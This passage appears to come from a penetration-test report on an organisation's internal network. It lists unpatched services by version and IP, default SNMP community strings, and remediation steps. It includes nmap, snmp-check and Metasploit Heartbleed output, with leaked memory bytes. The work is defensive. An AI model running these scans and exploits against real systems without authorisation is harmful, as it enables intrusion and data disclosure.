Local Group Memberships      *Backup Operators
Global Group memberships     *Domain Users         *Domain Admins
                             *[redacted]
The command completed successfully.
```

Figure #18: Domain Administrator password has remained unchanged for over 7 years

Finding #5: Services Missing Security Patches – High Risk

Risk Level ***High***

There are several services that suffer from potential vulnerabilities regarding Remote Code Execution, Information Disclosure, Denial of Service, among others.

Note that some of these vulnerabilities have been disclosed by the developer, but without providing any in-depth details, thus no known exploits exist. For instances, where known exploits exist, these were tested against your current systems and they did not result in compromise due to specific configuration constraints, or because services had either been back-ported. Regardless, it is important to ensure all applications are maintained up-to-date to decrease the potential attack surface.

Apache 8.0.8: This version is affected by information disclosure, denial of service, and traffic decryption vulnerabilities.

- 10.15.122.148
- 10.15.122.149

Cisco v.11.1.0-069: This version is affected by two denial of service vulnerabilities.

- 10.15.122.253
- 10.15.122.254

HP System Management Homepage < v.7.5.2.4: These versions are affected by denial of service, information disclosure, cryptographic downgrade attacks and undisclosed remote code execution vulnerabilities.

- 10.15.122.112
- 10.15.123.123
- 10.15.123.144

iLO v.2.61: This version is affected by an XSS, Denial of Service, and possible remote execution vulnerabilities.

- 10.15.122.103
- 10.15.123.104
- 10.15.123.105

Dell iDRAC firmware v.2.41.40.40.07: This version is affected by improper authentication and privilege escalation vulnerabilities.


- 10.15.123.172

MongoDB v. 3.0.2: This version is affected by Denial of Service, Credential disclosure, and data integrity vulnerabilities.

- 10.15.123.108


Remediation

Update all services to the latest version and apply necessary patches. Additionally, we recommend continuing to mature policies and processes to deploy updates and maintain all services and applications up to date.



```
[root@[redacted]:~# nmap -sV 10.25.134.54 -p 22
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-03 19:16 UTC
Nmap scan report for 10.25.134.54
Host is up (0.0012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     Dropbear sshd 0.51 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

Figure #19: Example of vulnerable Dropbear SSH v.051 host



```
[msf5 auxiliary(scanner/ssl/openssl_heartbleed) > exploit

[*] [2020.01.06-20:13:36] 10.10.21.108:2381     - Leaking heartbeat response #1
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     - Sending Client Hello...
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     - SSL record #1:
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Type:    22
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Version: 0x0301
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Length:  86
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Handshake #1:
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Length: 82
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Type:   Server Hello (2)
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Server Hello Version:           0x0301
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Server Hello random data:       5e13cd6c206740ec6e3dbef4dd1753f184b5fde766e384f4949033fb6230f129
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Server Hello Session ID length: 32
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Server Hello Session ID:        93aa542045d2d9855ae96e15d7b590c88ec4b63234ae3a2428a0604e5bfddeb2
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     - SSL record #2:
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Type:    22
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Version: 0x0301
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Length:  974
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Handshake #1:
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Length: 970
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Type:   Certificate Data (11)
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Certificates length: 967
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Data length: 970
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Certificate #1:
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -                       Certificate #1: Length: 964
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -                       Certificate #1: #<OpenSSL::X509::Certificate: subject=#<OpenSSL::X509::Name CN=CINBACK04,OU=Hewlett-Packard Network Management Softw
are (SMH),O=Hewlett-Packard Company,L=Houston,ST=Texas,C=US>, issuer=#<OpenSSL::X509::Name CN=CINBACK04,OU=Hewlett-Packard Network Management Software (SMH),O=Hewlett-Packard Company,L=Houston,ST=Texas,C=
US>, serial=#<OpenSSL::BN:0x0000559dc291be18>, not_before=2013-11-14 13:42:38 UTC, not_after=2023-11-14 13:42:38 UTC>
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     - SSL record #3:
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Type:    22
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Version: 0x0301
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Length:  331
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Handshake #1:
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Length: 327
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Type:   Server Key Exchange (12)
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     - SSL record #4:
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Type:    22
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Version: 0x0301
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Length:  4
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -       Handshake #1:
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Length: 0
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     -               Type:   Server Hello Done (14)
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     - Sending Heartbeat...
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     - Heartbeat response, 65535 bytes
[+] [2020.01.06-20:13:36] 10.10.21.108:2381     - Heartbeat response with leak, 65535 bytes
[*] [2020.01.06-20:13:36] 10.10.21.108:2381     - Printable info leaked:
........................................................................................................................ repeated 9098 times ...................................................
...........................................................................................v.)................`.......`.......p/.......................................................................
............................................... repeated 6718 times ........................................................................................................................
.@........................................................................................................................................ repeated 16122 times ......................................
.............................................................................................@...............................................................................................
................ repeated 1079 times ..........................................................................................................................p..Mi.)..............A.>.......
)..a.<~.....E..~..Yy.....5..l...;+Y...... .F.!..>+Ak^....O.O_=!w.?..#v...v.=..Wvuo6....;.._.U..t..Wf..\"...d.....d.x.....8.1....I....Y....K..{.(.....03n..5....L..]B.f.7.+...3.2X.PT.b../......r....[....7..
;..<.U.E....4;.......>.Wo...W.u.[.|U.|..[..0..4.........^..?......%R.._..(.!E.|TW-.bZZ..OGik.?....m(.+.....H....1Hewlett-Packard Network Management Software (SMH)1.0...U....[redacted]."0...*.H..........
..0.........n.\...h..(=..sxN....Sk.k....:.aL_.)._".A/..?.!"A..>.J...2._..+...'.c..&"...GP'......8c./.\.....#.Ln}1.b^@s ......`T[.t.......#...85.0Ei.!Pn.}..L.......$..........K....C..!...."9<..9..n....q...
....!.'.C"..}O*.$^p..n7@3..|...DV%*...:......r/....bG.u.6i.8O.x......0...*.H.............Q.7.2.VZ.`ha(...........u.....J..O...3.....5......x...1....a..|:.^..../..W...V.E,.....`......@.....l./xP~.=..*&..f^.
.<.....H..s.........K".....J..v.4.l.....&.e.g=]=....8.H.As.]...K....`......-`K...5..SK.9..Z7..&...w.5L..J./...qW...n...$f..@...cy.z...3..o.V..~._ma...........yU..N6..C.KDl.....m.a..nuR$ho..[.3n.F?.u.....LX.
.R+..@.]^.......5....u.......s.k$.........n.../.!P.I5.[..$_+.._.}.iS.!;[|xFTA...S.*@....)...1.iR...Q4...*..a..q.W...9..A~.7...k....o.........y......@..D........F.`(.B...e.........=D|Z._'.o.|.N....#.7..`....
..e......*.D....^O..C.B.......y..l..l$ .#...P.+=9E}0.sy=...~e......D. ....~..'..2.{31U(.yAO1xI........3....n 6...X.@E.]..%wk......n.#.P.2..*....;..Vd..B2......$.cM...n.[......^..fB.\.=..V3....o...t.......
.55ff9.UC...6..`.Sn/'m..\...V.........j...&iO...N...xP..@!z.V...C.N/.U..F.e....X...&/:C..MN..~[-.......gq.$....n..:.{E........zpn.}<.{+...VS,R!..b.w.qiR........>w....).".Z.....[..5...@......H....;...]..S.
g.a.. .&.%E....J?G......L..vf.e....K+o........w......D]0!..4.L.a.".ZA.;...v9.1j1..3>...;.......o.w .m{g...........CP.<.....'/..n....!M4.....'W..<.:.....[`.Q..........C.C.....S.#....T8.[..#...r.f^S".`.=.kH.
```

Figure #20: Exploiting the Heartbleed information disclosure vulnerability on an HP System Management Homepage v.7.2.2.9

Finding #6: Public SNMP Community Strings

Risk Level ***Medium***

Multiple hosts were found to use the default SNMP community string “Public”. This allowed us to run snmp commands and gain more information about the host. An internal attacker can do the same to gather more information about the network in order to craft further attacks.


Furthermore, these servers are vulnerable to SNMP GETBULK Reflection DDoS, since they respond with large amount of data for any given GETBULK request with a larger than normal value for max-repetitions.

Affected Hosts:

- 10.15.122.116
- 10.15.123.172

Remediation

An SNMP community string should be treated like a password and should always be changed from a default to something more complex at the time of application/device implementation. A stronger version of SNMP should also be used, such as v2c or v3. Alternatively, if SNMP is not required or used, it's recommended to disable the service.



```
root@[redacted]:~# snmp-check 10.10.29.56
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.29.56:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.29.56
  Hostname                      : [redacted]
  Description                   : VerAg:07.00.00.01.00;VerSw:14.0.3.37;VerHw:MCD;VerPl:3300 ICP;HostSrv:10.10.29.55;VerMCD:8.0 SP3 PR2
  Contact                       : -
  Location                      : -
  Uptime snmp                   : 9 days, 15:11:55.59
  Uptime system                 : 9 days, 15:10:27.63
  System date                   : 2020-1-6 18:15:14.0

[*] Network information:

  IP forwarding enabled         : no
  Default TTL                   : 64
  TCP segments received         : 12961158
  TCP segments sent             : 11375444
  TCP segments retrans          : 47
  Input datagrams               : 13156605
  Delivered datagrams           : 13144050
  Output datagrams              : 13313182

[*] Network interfaces:

  Interface                     : [ up ] (Virtual port) LAN
  Id                            : 1
  Mac Address                   : 08:00:0f:21:72:00
  Type                          : ethernet-csmacd
  Speed                         : 100 Mbps
  MTU                           : 1500
  In octets                     : 777754969
  Out octets                    : 678944409


[*] Network IP:

  Id                    IP Address            Netmask               Broadcast
  1                     10.10.29.56           255.255.255.0         1
```

Figure #21: Enumerating SNMP information of device using public community string